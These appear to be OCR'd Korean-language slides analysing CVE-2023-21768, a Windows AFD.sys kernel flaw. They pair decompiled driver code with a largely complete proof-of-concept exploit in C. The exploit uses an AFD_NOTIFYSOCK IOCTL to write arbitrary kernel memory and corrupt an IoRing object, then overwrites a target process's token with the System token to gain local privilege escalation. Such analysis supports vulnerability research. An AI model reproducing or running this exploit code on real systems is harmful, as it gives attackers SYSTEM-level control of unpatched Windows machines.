1c006fd81            int128_t* r8_2
1c006fd81
1c006fd81            if (previous_mode.b == 0)
1c006fe37                i_1 = zx.q(i)
1c006fe42                r8_2 = *(AfdNotifyStruct_1 + 8) + i_1 * 0x18
1c006fe46                int128_t* var_70_2 = r8_2
1c006fd81            else
1c006fd8c                __builtin_memset(&s, c: 0, n: 0x18)
1c006fd96                i_1 = zx.q(i)
1c006fd99                int64_t r8 = *(AfdNotifyStruct_1 + 8)
1c006fd99
1c006fda0                if (r13.b == 0)
1c006fdfd                    rcx_3 = r8 + i_1 * 0x18
1c006fe01                    int32_t* rax_8 = *MmUserProbeAddress
1c006fe01
1c006fe07                    if (rcx_3 u>= rax_8)
1c006fe07                        rcx_3 = rax_8
1c006fe07
1c006fe0e                    s = *rcx_3
1c006fe18                    uint64_t var_80_2 = *(rcx_3 + 0x10)
1c006fda0                else
1c006fda8                    rcx_3 = (zx.q(i_1.d) << 4) + r8
1c006fdab                    int32_t* var_38_1 = rcx_3
1c006fdab
1c006fdb6                    if ((rcx_3.b & 3) != 0)
1c006fdb8                        // 데이터 정렬 에러 발생
1c006fdb8                        rcx_3, rdx = ExRaiseDatatypeMisalignment()
1c006fdb8
1c006fdc8                    char* r8_1 = *rdx
1c006fdc8
```

```
typedef struct AFD_NOTIFYSOCK_STRUCT {
    HANDLE hIoCompletionPort;
    PVOID pData1;
    PVOID pData2;
    PVOID pPwnPtr;
    DWORD dwCounter;
    DWORD dwTimeout;
    DWORD dwLen;
    char padding[0x4];
} AFD_NOTIFYSOCK_STRUCT;
```

AfdNotifySock 구조체

dwCounter만큼 pData1이 user mode인지 확인

vulnerability analysis

```
1c006f991       if (dwLen.d == 0)
1c006fba6           rsi_1 = 0
1c006f991       else
1c006f99a           uint64_t NumberOfBytes_1
1c006f99a           int64_t rdx
1c006f99a           rdx:NumberOfBytes_1 = mulu.dp.q(0x20, dwLen)
1c006f99d           uint64_t NumberOfBytes = NumberOfBytes_1
1c006f9a3           uint64_t Length
1c006f9a3
1c006f9a3           if (rdx != 0)
1c006f9ad               Length = -1
1c006f9b1               NumberOfBytes = -1
1c006f9b4               rsi_1 = -0x3fffff6b
1c006f9a3           else
1c006f9a5               rsi_1 = 0
1c006f9a7               Length = -1
1c006f9a7
1c006f9bb           if (rsi_1 s>= 0)
1c006f9c3               BOOLEAN rax_2 = IoIs32bitProcess(Irp: nullptr)
1c006f9cf               P.b = rax_2
1c006f9d7               uint32_t Alignment
1c006f9d7
1c006f9d7               if (rax_2 == 0)
1c006f9f4                   Length = NumberOfBytes
1c006f9f7                   Alignment = 8
1c006f9d7               else
1c006f9e2                   uint64_t Length_1
1c006f9e2                   int64_t rdx_1
1c006f9e2                   rdx_1:Length_1 = mulu.dp.q(0x10, zx.q(*(_AfdNotifyStruct + 0x28)))
1c006f9e2
1c006f9e8                   if (rdx_1 == 0)
1c006f9e8                       Length = Length_1
1c006f9e8
1c006f9ec                   Alignment = 4
1c006f9ec
1c006fa02               if (_PreviousMode != 0)
1c006fa0b                   ProbeForWrite(Address: *(_AfdNotifyStruct + 0x10), Length, Alignment)
```

AfdNotifyRemoveIoCompletion

dwLen이 0이 아니면 pData2가 user mode 영역인지 확인

vulnerability analysis

```
1c006fb0b        int32_t rax_4 = IoRemoveIoCompletion(_Object, P, P_1, zx.q(dwLen.d), &var_304, Length.b, rsi_2, 0, _PreviousMode, P_2, P_5, _AfdNotifyStruct)
1c006fb17        rsi_1 = rax_4
1c006fb17
1c006fb1b        if (rax_4 == 0)
1c006fb25            if (rax_2 != rax_4.b)
1c006fb2f                for (int32_t i = 0; i u< var_304; i += 1)
1c006fb3b                    void* rdx_9 = (zx.q(i) << 5) + P
1c006fb42                    int32_t* rcx_7 = (zx.q(i) << 4) + *(_AfdNotifyStruct + 0x10)
1c006fb48                    *rcx_7 = *rdx_9
1c006fb4d                    rcx_7[1] = *(rdx_9 + 8)
1c006fb53                    rcx_7[3] = *(rdx_9 + 0x18)
1c006fb59                    rcx_7[2] = *(rdx_9 + 0x10)
1c006fb59
1c006fb77            // 여기서 Length.b는 _PreviousMode로 설정됨
1c006fb77            if (Length.b == 0)
1c006fba4                **(_AfdNotifyStruct + 0x18) = var_304
1c006fb77            else
1c006fb81                **(_AfdNotifyStruct + 0x18) = var_304
```

IoRemoveIoCompletion 함수에서 0을 반환해야 함

1. _Object에 dwLen만큼 I/O completion port가 있어야 함
2. 시간제한이 만료될 경우

vulnerability analysis

```
1c006fd17       POBJECT_TYPE ObjectType = *IoCompletionObjectType
1c006fd1a       HANDLE Handle = *_AfdNotifyStruct
1c006fd1d       int64_t Object = 0
1c006fd31       AfdNotifyStruct.b = previous_mode.b
1c006fd39       NTSTATUS rax_1 = ObReferenceObjectByHandle(Handle, DesiredAccess: 2, ObjectType, AccessMode: AfdNotifyStruct.b, &Object, HandleInformation: nullptr)
1c006fd45       rbx = rax_1
1c006fd47       Object_1 = Object
1c006fd4c       int64_t Object_2 = Object_1
1c006fd4c
1c006fd53       if (rax_1 s>= STATUS_SUCCESS)
1c006fd5b           BOOLEAN rax_2
1c006fd5b           uint64_t rcx
1c006fd5b           rax_2, rcx = IoIs32bitProcess(Irp: nullptr)
1c006fd67           int64_t r13
1c006fd67           r13.b = rax_2
1c006fd6a           int32_t i = 0
1c006fd6d           int64_t (* const rdx)() = MmUserProbeAddress
1c006fd6d
1c006fd78           for (; i u< AfdNotifyStruct[2].d; i += 1)
```

여기서 사용했던 I/O completion port


NtSetIoCompletion 함수로 1번 통과

vulnerability analysis

```
// 여기서 Length.b는 _PreviousMode로 설정됨
if (Length.b == 0)
    **(_AfdNotifyStruct + 0x18) = var_304
else
    **(_AfdNotifyStruct + 0x18) = var_304
```

IoRemoveIoCompletiom 함수에서 제거된 I/O completion port 개수가 pPwnPtr에 저장됨

PoC


PID 입력
NT 함수들 로드 및
IoRing 초기화
AFD.sys의 IOCTL 요청으로
커널 메모리 조작
LPE!
system 토큰을 PID 프로세스
토큰에 덮어쓰기

PoC

```
ULONG PID = 0;

if (argc != 2) {
    printf("usage : CVE-2023-21768.exe <pid>\n");
    exit(1);
}
PID = strtol(argv[1], NULL, 10);

printf("[*] Attempting to elevate pid : %i\n", PID);
```

main

LPE 할 프로세스의 PID 입력

PoC

```
void GetNtFunctions() {
    DWORD(WINAPI * _NtCreateFile)(
        PHANDLE FileHandle, ACCESS_MASK DesiredAccess,
        POBJECT_ATTRIBUTES ObjectAttributes, PIO_STATUS_BLOCK IoStatusBlock,
        PLARGE_INTEGER AllocationSize, ULONG FileAttributes, ULONG ShareAccess,
        ULONG CreateDisposition, ULONG CreateOptions, PVOID EaBuffer,
        ULONG EaLength
    );

    DWORD(WINAPI * _NtDeviceIoControlFile)(
        HANDLE FileHandle, HANDLE Event, VOID * ApcRoutine, PVOID ApcContext,
        PIO_STATUS_BLOCK IoStatusBlock, ULONG IoControlCode, PVOID InputBuffer,
        ULONG InputBufferLength, PVOID OutputBuffer, ULONG OutputBufferLength
    );

    DWORD(WINAPI * _NtCreateIoCompletion)(
        PHANDLE IoCompletionHandle, ACCESS_MASK DesiredAccess,
        POBJECT_ATTRIBUTES ObjectAttributes, ULONG NumberOfConcurrentThreads
    );

    DWORD(WINAPI * _NtSetIoCompletion)(
        HANDLE IoCompletionHandle, ULONG CompletionKey,
        PIO_STATUS_BLOCK IoStatusBlock, NTSTATUS CompletionStatus,
        ULONG NumberOfBytesTransferred
    );

    DWORD(WINAPI * _NtQuerySystemInformation)(
        SYSTEM_INFORMATION_CLASS SystemInformationClass,
        PVOID SystemInformation, ULONG SystemInformationLength,
        PULONG ReturnLength
    );

    if (_NtCreateFile == NULL || _NtDeviceIoControlFile == NULL
        || _NtCreateIoCompletion == NULL || _NtSetIoCompletion == NULL
        || _NtQuerySystemInformation == NULL)
    {
        printf("[!] Failed to get nt functions\n");
        exit(1);
    }

    printf("[*] Successfully obtained NT functions\n");
    return;
}
```

GetNtFunctions

Nt 함수들 가져옴

PoC

```
int IoringInit(PIORING_OBJECT* IoringAddr) {
    IORING_CREATE_FLAGS IoringFlags = { 0 };

    IoringFlags.Advisory = IORING_CREATE_REQUIRED_FLAGS_NONE;
    IoringFlags.Required = IORING_CREATE_REQUIRED_FLAGS_NONE;

    if (CreateIoRing(IORING_VERSION_3, IoringFlags, 0x10000, 0x20000, &hIoRing)) {
        printf("[!] Failed to create IoRing\n");
        exit(1);
    }
    if (GetObjPtr(IoringAddr, GetCurrentProcessId(), *(PHANDLE)hIoRing)) {
        printf("[!] Failed to get object ptr\n");
        exit(1);
    }
    if (GetKernelPipe(&hInPipeKernel, &hOutPipeKernel)) {
        printf("[!] Failed to get kernel pipe\n");
        exit(1);
    }
    if (GetClientPipe(&hInPipeClient, &hOutPipeClient)) {
        printf("[!] Failed to get client pipe\n");
        exit(1);
    }
}
```

IoRing 객체 생성

IoRing 객체
커널 주소 획득

Kernel 파이프 생성

Client 파이프 생성

IoringInit

PoC

```
if (_NtCreateIoCompletion(&Completion, MAXIMUM_ALLOWED, NULL, 1)) {
    printf("[!] Failed to create IoCompletion\n");
    CloseHandle(Completion);
    exit(1);
}
if (_NtSetIoCompletion(Completion, 0x1337, &IoStatusBlock, 0, 0x100)) {
    printf("[!] Failed to set IoCompletion\n");
    CloseHandle(Completion);
    exit(1);
}
```

IoCompletion 객체 생성

IoCompletion 객체에 데이터 설정

ArbitraryKernelWrite

PoC

```
ObjectFilePath.Buffer = (PWSTR)L"\\Device\\Afd\\Endpoint";
ObjectFilePath.Length = (USHORT)wcslen(ObjectFilePath.Buffer) * sizeof(wchar_t);
ObjectFilePath.MaximumLength = ObjectFilePath.Length;

ObjectAttributes.Length = sizeof(ObjectAttributes);
ObjectAttributes.ObjectName = &ObjectFilePath;
ObjectAttributes.Attributes = 0x40;

if (_NtCreateFile(
        &Socket,
        MAXIMUM_ALLOWED,
        &ObjectAttributes,
        &IoStatusBlock,
        NULL,
        0,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        1,
        0,
        bExtendedAttributes,
        sizeof(bExtendedAttributes))) {
    printf("[!] Failed to create File\n");
    CloseHandle(Socket);
    exit(1);
}
```

ArbitraryKernelWrite

\Device\Afd\Endpoint 경로로 afd 디바이스 핸들 생성

PoC

```
Data.hIoCompletionPort = Completion; ←아까 만들었던 IoCompletion
Data.pData1 = VirtualAlloc(NULL, 0x2000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
Data.pData2 = VirtualAlloc(NULL, 0x2000, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
Data.dwCounter = 0x1;
Data.dwLen = 0x1;
Data.dwTimeout = 100000000;
Data.pPwnPtr = PwnPtr; ←커널 메모리 덮어쓸 곳
if (Data.pData1 == NULL || Data.pData2 == NULL) {
    if (Data.pData1 != NULL) {
        Data.pData1 = VirtualFree(Data.pData1, 0, MEM_RELEASE);
    }
    if (Data.pData2 != NULL) {
        Data.pData2 = VirtualFree(Data.pData2, 0, MEM_RELEASE);
    }
    printf("[!] Failed to init AfdNotifySock struct\n");
    exit(1);
}
```

ArbitraryKernelWrite

AfdNotifySock 구조체 초기화

PoC

```
Event = CreateEvent(NULL, 0, 0, NULL);
if (Event == NULL) {
    printf("[!] Failed to create event\n");
    exit(1);
}

_NtDeviceIoControlFile(Socket, Event, NULL, NULL, &IoStatusBlock, AFD_NOTIFYSOCK_IOCTL, &Data, 0x30, NULL, 0);
printf("[*] Successfully overwrite\n");
```

ArbitraryKernelWrite

IOCTL 전달 및 afd 드라이버가 메모리 오버라이트 하도록 유도

PoC

```
ArbitraryKernelWrite((char*)&pIoRing->RegBuffers + 0x3);
ArbitraryKernelWrite((char*)&pIoRing->RegBuffersCount);
```

ArbitraryKernelWrite

1. IoRing->RegBuffers 변경
2. IoRing->RegBuffersCount 변경

PoC

```
proc = OpenProcess(PROCESS_QUERY_INFORMATION, 0, pid);
if (proc == NULL) {
    printf("[!] Failed to open process for PID : %lu\n", pid);
    exit(1);
}
```

LPE

PID 프로세스 열기

PoC

```
if (GetObjPtr(&SystemEprocAddr, 4, 4)) {
    printf("[!] Failed to get object ptr\n");
    exit(1);
}
printf("[+] System EPROC address : %llx\n", SystemEprocAddr);

if (GetObjPtr(&TargetEprocAddr, 4, 4)) {
    printf("[!] Failed to get object ptr\n");
    exit(1);
}
printf("[+] Target EPROC address : %llx\n", TargetEprocAddr);
```

← System 프로세스의 EPROCESS 구조체 주소 가져옴

← PID 프로세스의 EPROCESS 구조체 주소 가져옴

LPE

PoC

```
FakeRegBuffers = VirtualAlloc(FakeRegBuffersAddr, sizeof(ULONG64) * FakeRegBuffersCount, MEM_RELEASE | MEM_COMMIT, PAGE_READWRITE);
if (FakeRegBuffers != (PVOID)FakeRegBuffersAddr) {
    printf("[!] Failed to allocate fake RegBuffers at address : %llx\n", FakeRegBuffersAddr);
    exit(1);
}

memset(FakeRegBuffers, 0, sizeof(ULONG64) * FakeRegBuffersCount);
```

LPE

가짜 버퍼 생성

PoC

```
IoRing = *(_HIORING**)&hIoRing;
IoRing->RegBufferArray = FakeRegBuffers;
IoRing->BufferArraySize = FakeRegBuffersCount;
```

LPE

IoRing 객체 조작

PoC

```
if (IoRingRead(FakeRegBuffers, SystemEprocAddr + EPROC_TOKEN_OFFSET, &SysToken, sizeof(ULONG64))) {
    printf("[!] Failed to read IoRing\n");
    exit(1);
}
printf("[+] System token : %llx\n", SysToken);
```

LPE

System 토큰 가져오기

PoC

```
if (IoRingWrite(FakeRegBuffers, TargetEprocAddr + EPROC_TOKEN_OFFSET, SysToken, sizeof(ULONG64))) {
    printf("[!] Failed to write IoRing\n");
    exit(1);
}
```

LPE

PID 프로세스 토큰에 System 토큰 덮어쓰기


PoC

```
IoRingWrite(FakeRegBuffers, &pIoRing->RegBuffers, &null, 0x10);
printf("[*] Successfully LPE\n");
```

LPE

IoRing 복구

PoC


Recycle Bin
Microsoft Edge
VMware Share...
Process Hacker 2
Command Prompt - tasklist
fontdrvhost.exe 876 Console 1 13,852 K
svchost.exe 912 Services 0 24,260 K
svchost.exe 972 Services 0 14,652 K
svchost.exe 416 Services 0 8,376 K
dwm.exe 588 Console 1 353,716 K
svchost.exe 948 Services 0 11,956 K
svchost.exe 992 Services 0 6,176 K
svchost.exe 1028 Services 0 5,428 K
svchost.exe 1076 Services 0 8,256 K
svchost.exe 1100 Services 0 9,936 K
svchost.exe 1120 Services 0 7,068 K
svchost.exe 1148 Services 0 7,480 K
svchost.exe 1176 Services 0 10,864 K
svchost.exe 1216 Services 0 10,144 K
svchost.exe 1280 Services 0 11,528 K
svchost.exe 1304 Services 0 6,824 K
svchost.exe 1456 Services 0 10,256 K
svchost.exe 1468 Services 0 7,928 K
svchost.exe 1496 Services 0 14,732 K
svchost.exe 1508 Services 0 6,884 K
svchost.exe 1536 Services 0 10,144 K
svchost.exe 1584 Services 0 11,328 K
svchost.exe 1756 Services 0 22,576 K
svchost.exe 1840 Services 0 9,236 K
svchost.exe 1860 Services 0 11,800 K
svchost.exe 1892 Services 0 5,864 K
svchost.exe 1988 Services 0 8,172 K
svchost.exe 2040 Services 0 8,268 K
svchost.exe 1236 Services 0 8,796 K
Local Disk (C:)
Sort
View
Search Local Disk (C:)
Name
Date modified
Type
Size
PerfLogs 5/6/2022 10:24 PM File folder
Program Files 2/23/2023 10:44 AM File folder
Program Files (x86) 5/6/2022 11:10 PM File folder
Users 2/9/2023 12:11 PM File folder
Windows 2/14/2023 11:39 AM File folder
Shared Folders (\\vmware-host) (Z:)
Network
5 items
Search
2:26 PM
3/7/2023

https://nvd.nist.gov/vuln/detail/cve-2023-21768
https://rokka.tistory.com/60
https://techterms.com/definition/winsock
https://windows-internals.com/i-o-rings-when-one-i-o-operation-is-not-enough/
https://windows-internals.com/one-i-o-ring-to-rule-them-all-a-full-read-write-exploit-primitive-on-windows-11/
https://learn.microsoft.com/ko-kr/windows-hardware/drivers/kernel/previousmode
https://learn.microsoft.com/ko-kr/windows-hardware/drivers/ddi/wdm/nf-wdm-obreferenceobjectbyhandle
https://learn.microsoft.com/ko-kr/windows-hardware/drivers/kernel/access-mask
https://learn.microsoft.com/ko-kr/windows-hardware/drivers/ddi/wdm/nf-wdm-probeforwrite
https://cwresearchlab.co.kr/entry/CVE-2023-21768
https://learn.microsoft.com/ko-kr/windows-hardware/drivers/kernel/introduction-to-i-o-control-codes
https://hyunjungg.github.io/exploit/Analyzing_CVE_2023_21768/
